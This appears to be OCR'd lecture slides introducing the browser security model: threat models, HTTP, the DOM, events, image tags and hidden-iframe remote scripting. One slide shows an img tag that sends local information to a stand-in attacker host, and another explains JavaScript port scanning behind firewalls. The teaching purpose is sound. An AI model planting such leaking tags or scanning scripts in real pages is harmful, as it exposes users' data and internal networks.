Browser Security Model

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Top Web Vulnerabilities 2017

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Five lectures on Web security

- Browser security model
  - The browser as an OS and execution platform
  - Protocols, isolation, communication, …
- Web application security
  - Application pitfalls and defenses
- Session management and user authentication
  - How users authenticate to web sites
  - Browser-server mechanisms for managing state
- Content security policies
  - Additional mechanisms for sandboxing and security
- HTTPS: goals and pitfalls (after Crypto lecture)
  - Network issues and browser protocol handling

This 2.5-week section could fill an entire course

Web programming poll


- Familiar with basic html?
- Developed a web application using:
  - Apache? PHP? Ruby?
  - Python? SQL?
  - JavaScript? CSS?
  - JSON?
- Know about:
  - postMessage? NaCl? Webworkers? CSP?
  - WebView?

Resource: http://www.w3schools.com/


Goals of web security

- Safely browse the web
  - Visit a variety of web sites without incurring harm
    - Confidentiality: no stolen information
    - Integrity: Site A cannot compromise session at Site B
- Support secure web apps
  - Apps provided over the web can have same security properties as stand-alone applications
- Support secure mobile apps
  - Web protocols and content standards are used as back end of many mobile apps

Web security threat model




Alice




Web Attacker

Sets up malicious site visited by victim; no control of network

Network security threat model







Alice

Network Attacker

Intercepts and controls network communication





Web Attacker

Web Threat Models

- Web attacker
  - Controls attacker.com
  - Can obtain SSL/TLS certificate for attacker.com
  - User visits attacker.com
    - Or: runs attacker's Facebook app, etc.
- Network attacker
  - Passive: Wireless eavesdropper
  - Active: Evil router, DNS poisoning
- Malware attacker
  - Attacker escapes browser isolation mechanisms and run separately under control of OS

Malware attacker

- Browsers may contain exploitable bugs
  - Often enable remote code execution by web sites
  - Google study: [the ghost in the browser 2007]
    - Found Trojans on 300,000 web pages (URLs)
    - Found adware on 18,000 web pages (URLs)


NOT OUR FOCUS IN THIS PART OF COURSE

- Even if browsers were bug-free, still lots of vulnerabilities associated with the web
  - All vulnerabilities on previous slide: XSS, SQLi, CSRF, …

HTTP


URLs

- Global identifiers of network-retrievable documents
- **Example:**



- Special characters are encoded as hex:
  - %0A = newline
  - %20 or + = space, %2B = + (special exception)

HTTP Response



RENDERING CONTENT

Rendering and events


- Basic browser execution model
  - Each browser window or frame
    - Loads content
    - Renders it
      - Processes HTML and scripts to display page
      - May involve images, subframes, etc.
    - Responds to events
- Events can be
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad, OnBeforeUnload
  - Timing: setTimeout(), clearTimeout()

Example

```
<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My first paragraph.</p>

<button onclick="document.write(5 + 6)">Try it</button>

</body>
</html>
```

Source: http://www.w3schools.com/js/js_output.asp

http://phet.colorado.edu/en/simulations/category/html



Document Object Model (DOM)

- Object-oriented interface used to read and write docs
  - web page in HTML is structured data
  - DOM provides representation of this data structure
- Examples
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ]
  - Methods: document.write(document.referrer)
- Includes Browser Object Model (BOM)
  - window, document, frames[], history, location, navigator (type and version of browser)

Changing HTML using Script, DOM

- Some possibilities
  - createElement(elementName)
  - createTextNode(text)
  - appendChild(newChild)
  - removeChild(node)
- Example: Add a new list item:

HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

Example

```
<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My First Paragraph</p>

<p id="demo"></p>

<script>
document.getElementById("demo").innerHTML = 5 + 6;
</script>

</body>
</html>
```

Source: http://www.w3schools.com/js/js_output.asp

HTML Image Tags

```
<html>
  …
 <p>  … </p>
  …
<img src="http://example.com/sunset.gif" height="50" width="100">
  …
</html>
```

Displays this nice picture ➔
Security issues?

Image tag security issues

- Communicate with other sites
  - <img src="http://evil.com/pass-local-information.jpg?extra_information">
- Hide resulting image
  - <img src=" … " height="1" width="1">
- Spoof other sites
  - Add logos that fool a user

Important Point: A web page can send information to any site

Q: what threat model are we talking about here?

JavaScript onError

- Basic function
  - Triggered when error occurs loading a document or an image
- Example

```
<img src="image.gif"
  onerror="alert('The image could not be loaded.')"
>
```

  - Runs onError handler if image does not exist and cannot load

http://www.w3schools.com/jsref/jsref_onError.asp

JavaScript timing


Sample code

```
<html><body><img id="test" style="display: none">
<script>
    var test = document.getElementById('test');
    var start = new Date();
    test.onerror = function() {
          var end = new Date();
          alert("Total time: " + (end - start));
     }
     test.src = "http://www.example.com/page.html";
</script>
</body></html>
```

and notifies JavaScript via the onerror handler.

Port scanning behind firewall

- JavaScript can:
  - Request images from internal IP addresses
    - Example:
  - Use timeout/onError to determine success/failure
  - Fingerprint webapps using known image names



Remote scripting

- Goal: communicate between client-side app running in browser and server-side app, without reloading
- Methods
  - Java Applet/ActiveX control/Flash
    - Can make HTTP requests and interact with client-side JavaScript code, but some aspects may be browser specific
  - XML-RPC
    - open, standards-based technology that requires XML-RPC libraries on server and in your client-side code.
  - Simple HTTP via a hidden IFRAME
    - IFRAME with a script on your web server is by far the easiest of the three remote scripting options

Important Point: A page can maintain bi-directional communication with browser (until user closes/quits)

See: http://developer.apple.com/internet/webcontent/iframe.html

Simple remote scripting example

client.html: “RPC” by passing arguments to server.html in query string

```
<script type="text/javascript">
function handleResponse() {
      alert('this function is called from server.html') }
</script>
<iframe id="RSIFrame"     name="RSIFrame"
      style="width:0px; height:0px; border: 0px"
      src="blank.html">
</iframe>
<a href="server.html" target="RSIFrame">make RPC call</a>
```

server.html: another page on same server, could be server.php, etc

```
<script type="text/javascript">
      window.parent.handleResponse()
</script>
```

RPC can be done silently in JavaScript, passing and receiving arguments

ISOLATION

